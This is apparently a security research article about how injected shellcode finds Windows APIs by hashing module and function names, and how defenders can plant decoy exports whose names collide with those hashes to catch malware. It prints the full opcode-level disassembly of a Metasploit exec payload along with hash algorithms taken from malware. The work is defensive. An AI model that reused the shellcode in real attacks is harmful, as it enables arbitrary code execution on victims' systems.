7 Exploiting Weak Shellcode Hashes to Thwart Module Discovery; or, Go Home, Malware, You're Drunk!

by Mike Myers and Evan Sultanik

There is a famous Soviet film called *Ирония судьбы, или С лёгким паром!* (*The Irony of Fate, or Enjoy Your Bath!*) that pokes fun at the uniformity of Brezhnev-era public architecture and housing. The protagonist of the movie gets drunk and winds up on a plane bound for Leningrad. When he arrives, he mistakenly believes he landed in his home town of Moscow. He stumbles into a taxi and gives the address of his apartment. Sure enough, the same address exists in Leningrad, and the building looks identical to his apartment in Moscow. His key even unlocks the apartment with the same number, and the furniture inside is nearly identical to his, so he decides to go to sleep. Everyone's favorite heart-warming romantic comedy ensues, but that's another story.

Neighbors, the goal of this article is to convince you that Microsoft is Brezhnev, Windows is the Soviet Union, `kernel32.dll` is the apartment, and malware is the drunk protagonist. Furthermore, dear neighbor, we will provide you with the knowledge of how to coax malware into tippling from our proverbial single malt waterfall so that it mistakenly visits a different apartment in a faraway city.

7.1 Background: PIC and Malware

Let's begin with a look at how position-independent code (PIC) used by malware is different from benign code, and then examine the logic of the MetaSploit payload known as "windows/exec," which is a representative example of both exploit shellcode and malware-injected position-independent code. If you're already familiar with how malware-injected position-independent code works, it's safe for you to skip to Section 7.2.

Most executable code on Windows is dynamically linked, meaning it is compiled into separate modules and then is linked together at runtime by the operating system's executable loader as a system of imports and exports. This dynamic linkage is either implicit (the typical kind; dynamic library dependence is declared in the header and the loader performs the address lookups at load time) or explicit (less common; the dynamic library is optionally loaded when needed and address lookups are performed with the `GetProcAddress` system API).

Much of maliciously delivered code—such as nearly all remote exploits and most instances of code that is injected by one process into another—shares a common trait of being loaded illegitimately: it circumvents the legitimate sequence of being loaded and initialized by the OS executable loader. It is therefore common for malicious code to not run as benign code does in its own process. Because attackers want to run their code within the access and privilege of a target process, malicious code is injected into it either by a local malicious process or by an arbitrary code execution exploit. These two approaches (code injection and exploit shellcode) can be treated similarly in that both of them involve position-independent injected code.

Unlike benign code that is loaded by the operating system as a legitimate executable module from a file on disk, illicit position-independent code must search and locate essential addresses in memory on its own without the assistance of the loader. Because of Address Space Layout Randomization (ASLR), the injected code cannot simply use pre-determined hardcoded addresses of these locations, and neither can it rely on the `GetProcAddress` routine, because it doesn't know its address either.


Typically, the first goal of the injected code is to find `kernel32.dll`, because it contains the APIs necessary to bootstrap the remainder of the malware's computation. Before Windows 7, everyone was using shellcode that assumed `kernel32.dll` was the first module in the linked list pointed to by the Process Environment Block (PEB), because it was the first DLL module loaded by the process. Windows 7 came along and started loading another module first, and that broke everyone's shellcode.

A common solution these days is just as fragile. Some have proposed shellcode that assumes `kernel32.dll` is the first DLL with a 12-character name in the list (the shellcode just looks for a module name length match). If we were to load in a DLL named `PoCrGTFO.dll` before `kernel32.dll`, that shellcode would fail. Other Windows 7 shellcode assumes that `kernel32.dll` is the second (now third) DLL in the linked list; we would be invalidating that assumption, too.

The MetaSploit Framework is perhaps the most popular exploit development and delivery framework. One can create a custom exploit reusing standard components that MetaSploit provides, greatly accelerating development time. One important component is the payload. A "payload" in MetaSploit parlance is the generic (reusable by many exploits) portion of position-independent exploit code that attackers execute after they have successfully begun executing arbitrary instructions, but before they have managed to do anything of value. A payload's function can be to either establish a barebones command & control capability (*e.g.*, a remote shell), to download and execute a second stage payload (most common in real-world malware), or to simply execute another program on the victim. The latter is the purest example of a payload, and this is what we will show here. The logic of the "windows/exec" payload is presented in Algorithm 1. As you can see, it employs a *relatively* sophisticated method for discovering `kernel32.dll`, by walking the PEB data structure and matching the module by a hash of its name.

On the following two pages, we have included an annotated listing of the disassembly for this payload. We encourage the reader to follow our comments in order to get an understanding for how injected code gets its bearings. Although this code directly locates the function it wants, if it were going to find more than one, it would probably just use this method to find `GetProcAddress` instead and use that from there on out.

For clarity, the disassembly is shown with relative addresses (offsets) only. The address operands in relative jump instructions have been similarly formatted for clarity.


PEB
Ldr
InMemOrder Module List
modified
original
#("????") == #("kernel32.dll")
"PoCrGTFO.dll"
"kernel32.dll"
"kernel32.dll"
matches
matches
strlen(module_name) ?== strlen("kernel32.dll")
hash(module_name) ?== hash("kernel32.dll")

Algorithm 1 The logic of a MetaSploit "exec" payload.

```
1:  Get pointer to process' header area in memory   /* Initialize Shellcode */
2:  $m$ ←Derive a pointer to the list of loaded executable modules
3:  for each module in $m$
4:      $n_m$ ← Derive a pointer to the module's "base name"
5:      $h_m$ ← HASH($n_m$);  /* rotate every byte into a sum */
6:      $t$ ←Derive a pointer to the module's "export address table" (exported functions)
7:      for each function in $t$
8:          $n_f$ ← Derive a pointer to the function's name
9:          $h_f$ ← HASH($n_f$);  /* rotate every byte into a sum */
10:         if $h_m$ and $h_f$ combine to match a precomputed value then
11:             We've found the system API (in this case, kernel32.dll's WinExec function)
12:         end if
13:     end for
14: end for
15: Prepare the arguments to the found API, WinExec, then call it
```

	Addr.	Opcodes	Instruction	Comment
Algorithm 1 Line 1	+0x00	fc	`cld`	Clears the “direction” flag (controls looping instructions to follow).
	+0x01	e889000000	`call +8F`	Calls its initialization subroutine.
	+0x06	60	`pushad`	Initialization subroutine returns to here. Preserve all registers.
	+0x07	89e5	`mov ebp,esp`	Establish a new stack frame.
	+0x09	31d2	`xor edx,edx`	EDX starts as 0.
Algorithm 1 Line 2	+0x0B	648b5230	`mov edx,dword ptr fs:[edx+30h]`	Acquires the address of the Process Environment Block (PEB), always at an offset of 0x30 from the value in FS.
	+0x0F	8b520c	`mov edx, dword ptr [edx+0Ch]`	Gets the address within the PEB of the `PEB_LDR_DATA` structure (which holds lists of loaded modules).
	+0x12	8b5214	`mov edx, dword ptr [edx+14h]`	Get the “Flink” linked list pointer (within the `PEB_LDR_DATA`) to the `LIST_ENTRY` within the first `LDR_MODULE` in the `InMemOrderModuleList`.
	+0x15	8b7228	`mov esi, dword ptr [edx+28h]`	Offset 0x28 within `LDR_MODULE` points to the base name of the module, as a UTF-16 string.
	+0x18	0fb74a26	`movzx ecx, word ptr [edx+26h]`	Offset 0x26 within `LDR_MODULE` is the base name’s string length in bytes; used as a loop counter.
Line 3	+0x1C	31ff	`xor edi, edi`	The module name string “hashing” loop begins here.
	+0x1E	31c0	`xor eax, eax`	Clear EAX to 0.
Algorithm 1 Line 4	+0x20	ac	`lods byte ptr [esi]`	Recall that ESI points to the Unicode base name of a module. This loads a byte of that string into AL.
	+0x21	3c61	`cmp al, 61h`	0x0061 is “a” in UTF-16, also 0x61 is lowercase “a” in ASCII. This is a check for capitalization.
	+0x23	7c02	`jl +0x27`	Capital letters have values below 0x61; if this letter is below 0x61 then skip ahead.
	+0x25	2c20	`sub al, 20h`	Otherwise, capitalize the letter by subtracting 0x20. This is to normalize string capitalization before hashing.
Line 5	+0x27	c1cf0d	`ror edi, 0Dh`	Step 1 of 2 of hashing algorithm: rotate EDI to the right by 0x0D (13) bits.
	+0x2A	01c7	`add edi, eax`	Step 2 of 2 of hashing algorithm: add to a rolling sum in EDI.
	+0x2C	e2f0	`loop +0x1E`	Repeat the loop (as ECX counts down).
Algorithm 1 Line 6	+0x2E	52	`push edx`	The enumeration of exported function names begins here.
	+0x2F	57	`push edi`	
	+0x30	8b5210	`mov edx,dword ptr [edx+10h]`	`LDR_MODULE` + offset 0x10 is the image base address of the module.
	+0x33	8b423c	`mov eax,dword ptr [edx+3Ch]`	`LDR_MODULE` + offset 0x3C = RVA of the start of the module’s PE header.
	+0x36	01d0	`add eax, edx`	Image base + RVA of PE header = pointer to the PE header.
	+0x38	8b4078	`mov eax, dword ptr [eax+78h]`	Offset 0x78 into a PE header is the RVA of the export address table (EAT).
	+0x3B	85c0	`test eax, eax`	Test if there is no export table, in which case the value in EAX is 0.
	+0x3D	744a	`je +0x89`	If it was 0, then abort the enumeration of exports and continue to the next module in memory.
	+0x3F	01d0	`add eax, edx`	Else, RVA of EAT (in EAX) + image base (EDX) $\rightarrow$ this module’s export table (EAX).
	+0x41	50	`push eax`	Save the pointer to the EAT.
Algorithm 1 Line 7	+0x42	8b4818	`mov ecx, dword ptr [eax+18h]`	EAT offset 0x18 holds the number of functions exported by name in this module.
	+0x45	8b5820	`mov ebx,dword ptr [eax+20h]`	EAT offset 0x20 holds the RVA to exported function names table (ENT), an array of pointers.
	+0x48	01d3	`add ebx, edx`	ENT RVA (in EBX) + image base (in EDX) = pointer to ENT (now in EBX).
	+0x4A	e33c	`jecxz +0x88`	Loop start: if every name in the array has been hashed and none matched (ECX counter reached 0), then jump to +0x88.
	+0x4C	49	`dec ecx`	Otherwise, count down how many function names are left to check.
	+0x4D	8b348b	`mov esi, dword ptr [ebx+ecx*4]`	Working the list backwards, calculate a RVA to the next exported name $\rightarrow$ ESI.

Algorithm 1 Line 8	+0x50	01d6	`add esi, edx`	Add RVA to image base (EDX) to calculate the pointer to the next exported name => ESI.
	+0x52	31ff	`xor edi, edi`	Exported function name hashing loop begins here. EDI = 0.
	+0x54	31c0	`xor eax, eax`	EAX = 0.
	+0x56	ac	`lods byte ptr [esi]`	This loads a byte of the ASCII name string into AL.
Line 9	+0x57	c1cf0d	`ror edi, 0Dh`	Step 1 of 2 in hashing algorithm.
	+0x5A	01c7	`add edi, eax`	Step 2 of 2 in hashing algorithm.
Algorithm 1 Line 10	+0x5C	38e0	`cmp al, ah`	AH holds 0, so this is a tricky way of checking that AL is 0, which would indicate the end of a string.
	+0x5E	75f4	`jne +0x54`	If the string is not over yet, jump back and keep hashing.
	+0x60	037df8	`add edi, dword ptr [ebp-8]`	Combine the hash of the exported function name with the previously computed hash of the module name string that is stored on the stack.
	+0x63	3b7d24	`cmp edi, dword ptr [ebp+24h]`	Final check of hashed name strings: does the resulting value equal the precomputed value (that is also stored on the stack)
	+0x66	75e2	`jne +0x4A`	If not, move to the next exported function name in the table and repeat the hash & check.
Algorithm 1 Line 11	+0x68	58	`pop eax`	Else, this is the shellcode's desired function name. Prepare to call this function by bringing back the location of the EAT.
	+0x69	8b5824	`mov ebx, dword ptr [eax+24h]`	Offset 0x24 into the EAT is the RVA called AddressOfNameOrdinals.
	+0x6C	01d3	`add ebx, edx`	RVA (in EBX) + image base (in EDX) => address of exported name ordinals array (in EBX).
	+0x6E	668b0c4b	`mov cx, word ptr [ebx+ecx*2]`	Offset within the array of the exported function ordinals => ECX.
	+0x72	8b581c	`mov ebx, dword ptr [eax+1Ch]`	Offset 0x1C into the EAT is the RVA called AddressOfFunctions.
	+0x75	01d3	`add ebx, edx`	RVA (in EBX) + image base (in EDX) => address of exported functions' RVA array.
	+0x77	8b048b	`mov eax, dword ptr [ebx+ecx*4]`	Offset within the array of the exported functions' RVAs => ECX.
	+0x7A	01d0	`add eax, edx`	RVA of exported function (in EAX) + image base (in EDX) => pointer to function (in EAX)
	+0x7C	89442424	`mov dword ptr[esp+24h], eax`	Store the function pointer in a local variable on the stack.
	+0x80	5b	`pop ebx`	Cleaning up the stack.
	+0x81	5b	`pop ebx`	Cleaning up the stack.
	+0x82	61	`popad`	More stack cleanup.
	+0x83	59	`pop ecx`	More stack cleanup.
	+0x84	5a	`pop edx`	More stack cleanup.
Line 15	+0x85	51	`push ecx`	WinExec takes two arguments pushed onto the stack before a call: a string indicating the executable, and a DWORD indicating a show/hide flag.
	+0x86	ffe0	`jmp eax`	This is the "call" to the exported function, `kernel32!WinExec`, and the end of the shellcode.
	+0x88	58	`pop eax`	Execution jumps here if "this wasn't the right module."
	+0x89	5f	`pop edi`	Alternately it also may jump here for the same reason.
	+0x8A	5a	`pop edx`	This and the last instruction: restore old values of EDI, EDX.
	+0x8B	8b12	`mov edx, dword ptr [edx]`	The value at EDX is the first field of a linked list node, and is a pointer to the next loaded module.
	+0x8D	eb86	`jmp +0x15`	Start over with determining if this is the correct module.
	+0x8F	5d	`pop ebp`	Shellcode initialization begins here.
	+0x90	6a01	`push 1`	The "show/hide" flag value for the eventual call to WinExec. 1 means "normal".
	+0x92	8d85b9000000	`lea eax, [ebp+0B9h]`	Calculate an address to the command line string.
	+0x98	50	`push eax`	Push the command line parameter on the stack.
	+0x99	68318b6f87	`push 876F8B31h`	Store the pre-computed hash value sum of "kernel32.dll" + "WinExec".
	+0x9E	ffd5	`call ebp`	Calls/returns to +0x06.

7.2 Shellcode Havoc: Generating Hash Collisions

In the previous section, we described how PIC that is injected at runtime is inherently “drunk”: since it circumvents the normal loader, it needs to bootstrap itself by finding the locations of its required API calls. If the code is malicious, this imposes additional constraints, such as size restrictions (on the shellcode) and the inability to hardcode function names (to avoid fingerprinting). Some malware is very naïve and simply matches function names based on length or their position in the EAT; such approaches are easily thwarted, as described above. Others have proposed completely relocating the Address of Functions table and catching page faults when any code tries to access it (cf. Phrack Volume 0x0b, Issue 0x3f, Phile #0x0f).

Most modern (Windows 7 and newer) malware payloads temper their drunkenness by hashing the module and function names of the APIs they need to find. Unfortunately, the aforementioned constraints on shellcode mean that a cryptographically secure hashing algorithm would be too cumbersome to employ. Therefore, the hashing algorithms they use are vulnerable to collisions. **If we can generate a new module and/or function name that hashes to the same value that the malware is looking for, and if we ensure that the decoy module/function occurs before the real one in the EAT linked list, then any time that function is called we will know it is from malicious code.**

7.2.1 Shellcoder’s Handbook Hash

First, let’s take a look at the hashing algorithm espoused by Didier Stevens in The Shellcoder’s Handbook. In C, it’s a nifty little one-liner:

```
for(hash=0; *str; hash = (hash + (*str++ | 0x60)) << 1);
```

Using this algorithm, the string “LoadLibraryA” hashes to 0xD5786.

The first thing to notice is that the least significant bit of every hash will always be a zero, so let’s just shift the hash right by one bit to get rid of the zero. Next, notice that if the value of the hash is less than 256, then any single character that bitwise matches the hash *except* for its sixth and seventh most significant bits (0x60 = 0b01100000) will be a collision. Therefore, we can try all four possibilities: hash, hash XOR 0x20, hash XOR 0x40, and hash XOR 0x60. In the case when the value of hash is greater than 256, we can inductively apply this technique to generate the other characters.

The collision is constructed by building a string from right to left. A Python script that enumerates all possible collisions is as follows.

```
C = "a...z0...9_"
S = set(C)
def collide(h):
  h >>= 1;
  if h < 256:
    for c in (0x40, 0x80, 0x60, h):
        s = chr(h ^ c)
        if s in S:
            yield s
  else:
    for c in map(ord, C):
      if not ((((h - (c | 0x60)) & 0x1)
     != 0) or ((h - (c | 0x60)) < 192)):
        for s in collide(h - (c | 0x60)):
          yield s + chr(c)
```

Running `collide(‘‘LoadLibraryA’’)` yields over 100000 collisions in the first 5 seconds alone, and can likely produce orders of magnitude more. Here are the first ten:

```
4baaaabaabaa   3daaaabaabaa
2faaaabaabaa   1haaaabaabaa
0jaaaabaabaa   4acaaabaabaa
3ccaaabaabaa   2ecaaabaabaa
1gcaaabaabaa   0icaaabaabaa
```

Of course, only one collision is sufficient.

7.2.2 MetaSploit Payload Hash

Next, let’s examine the MetaSploit payload’s hashing function described in the previous section. This function is a bit more complex, because it involves bit-wise rotations, making a brute-force approach (like we used for The Shellcoder’s Handbook algorithm) infeasible. The way the MetaSploit hash works is: at each byte of a NULL-terminated string (including the terminating NULL byte), it circularly shifts the hash right by 0xD (13) places and then adds the new byte. This hash was likely chosen because it is very succinct: the inner part of the loop requires only two instructions (`ror` and `add`).

The key observation here is that, since the hash is additive, any prefix of a string that hashes to zero will not affect the overall hash of the entire string. That means that if we can find a string that hashes to zero, we can prepend it to any other string and the result will have the same hash:

$$\textsc{Hash}(A) = 0 \Longrightarrow \textsc{Hash}(B) = \textsc{Hash}(A + B).$$

This hash is relatively easy to encode as a Satisfiability Modulo Theories (SMT) problem, for which we can then enlist a solver like Microsoft's Z3 to enumerate all strings of a given length that hash to zero. To find strings of length n that hash to zero, we create n character variables, $c_1, \ldots, c_n$, and $n+1$ hash variables, $h_0, h_1, \ldots, h_n$, where h_i is the value of the hash for the substring of length i, and h_0 is of course zero. We constrain the character variables such that they are printable ASCII characters (although this is not technically necessary, since Windows allows other characters in the EAT), and we also constrain the hash variables according to the hashing method:

$$h_i = ((h_{i-1} >> \text{0x0D}) | (h_{i-1} << (32 - \text{0x0D}))) + c_i.$$

We then ask the SMT solver to enumerate all solutions in which $h_n = 0$. We created a Python implementation of this using Microsoft's Z3 solver, which is included in the feelies. It is capable of producing thousands of zero-hash strings within seconds. Here are ten of them:

LNZLTXWQYV	TPLPPTVXWX
TPTPPTVTWX	TPNPNTVWWY
TPNPLTVWWZ	TPNPPTVWWX
TPNPZTVWWS	TPVPZTVSWS
TPVPXTVSWT	TPVPVTVSWU

So, for example, if we were to create a DLL with an exported function named "`LNZLTXWQYVLoadLibraryA`" that precedes the real `LoadLibraryA`, a MetaSploit payload would mistakenly call our honeypot function.

7.2.3 SpyEye's Hash

Finally, let's take a look at an example from the wild: the hash used by the SpyEye malware, presented in Algorithm 2. "`LoadLibraryA`" hashes to 0xC8AC8026.

Algorithm 2 The find-API-by-hashing method used by SpyEye.

```
procedure HASH($name$)
    $j \leftarrow 0$
    for $i \leftarrow 0$ to LEN($name$) do
        $left \leftarrow (j << \text{0x07})$ & 0xFFFFFFFF
        $right \leftarrow (j >> \text{0x19})$
        $j \leftarrow left \mid right$
        $j \leftarrow j$ ^ $name[i]$
    end for
    return $j$
end procedure
```

As you can see, this is very similar to MetaSploit's method, in that it rotates the hash by seven bits for every character. However, unlike MetaSploit's additive method, SpyEye XORs the value of each character. That makes things a bit more complex, and it means that our trick of finding a string prefix that hashes to zero will no longer work. Nonetheless, this hash is not cryptographically secure, and is vulnerable to collision.

Once again, let's encode it as a SMT problem with character variables $c_1, \ldots, c_n$ and hash variables $h_0, \ldots, h_n$. The hash constraint this time is:

$$h_i = ((h_{i-1} << \text{0x07}) | (h_{i-1} >> \text{0x19}))\ \hat{}\ c_i,$$

and we ask the SMT solver to enumerate solutions in which h_n equals the same hash value of the string we want to collide with.

Once again, Microsoft's Z3 solver makes short work of finding collisions. A Python implementation of this collision is also provided in the feelies. Here is a sample of ten strings that all collide with "`LoadLibraryA`":

RHDBJMZHQOIP	ILPSKUXYYKKK
YMACZUQPXKKK	KMACZUQPXBKK
KMICZUQPXBKO	KMICZURPXBKW
KMICZUBPXBJW	KMICZVBPXBRW
KMYCZVCPXBRW	KMYCZVAPXBRG

7.3 Acknowledgments

This work was partially funded by the Halting Attacks Via Obstructing Configurations (HAVOC) project under Mudge's DARPA Cyber Fast Track program, Digital Operatives IR&D, and our famous Single Malt Waterfall. With that said, the opinions and suspect Soviet cinematic similitudes expressed in this article are the authors' own and do not necessarily reflect the views of DARPA or the United States government.